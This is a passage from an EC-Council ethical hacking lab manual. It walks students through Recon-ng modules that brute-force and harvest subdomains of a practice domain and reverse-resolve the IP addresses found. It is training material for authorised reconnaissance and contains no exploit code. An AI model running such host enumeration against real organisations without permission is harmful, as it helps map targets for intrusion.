


21. To load the **recon/domains-hosts/brute_hosts** module, type the **modules load recon/domains-hosts/brute_hosts** command and press **Enter**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

22. Type **run** and press **Enter**. This begins to harvest the hosts, as shown in the screenshot.



23. Observe that hosts have been added by running the **recon/domains-hosts/brute_hosts** module.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

24. You have now harvested the hosts related to certifiedhacker.com using the brute_hosts module. You can use other modules such as Netcraft and Bing to harvest more hosts.

    Note: Use the **back** command to go back to the CEH attributes terminal.


    Note: To resolve hosts using the Bing module, use the following commands:

    - **back**
    - **modules load recon/domains-hosts/bing_domain_web**
    - **run**

25. Now, perform a reverse lookup for each IP address (the IP address that is obtained during the reconnaissance process) to resolve to respective hostnames.


26. Type **modules load reverse_resolve** command and press **Enter** to view all the modules associated with the reverse_resolve keyword. In this task, we will be using the **recon/hosts-hosts/reverse_resolve** module.

27. Type the **modules load recon/hosts-hosts/reverse_resolve** command and press **Enter** to load the module.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

28. Issue the **run** command to begin the reverse lookup.

